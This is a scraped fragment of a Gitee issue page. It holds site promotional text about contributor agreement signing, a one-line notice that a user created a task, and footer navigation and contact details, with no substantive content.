✍第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖让开源贡献也能有据可依

I know View Details

⊞ A azraelxuemo created **任务** a month ago

Sign in to comm

gitee

©OSCHINA. All rights reserved

Git Resources
Learning Git
CopyCat
Downloads

Gitee Reward
Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

OpenAPI
Help Center
Self-services
Updates

About Us
Join us
Terms of use
Feedback
Partners

777320883
git@oschina.cn
知 Gitee
+86 400-606-0201

Mini Program

OpenAtom Foundation Cooperative code hosting platform 违法和不良信息举报中心 粤ICP备12009483号 简 体

?
⚠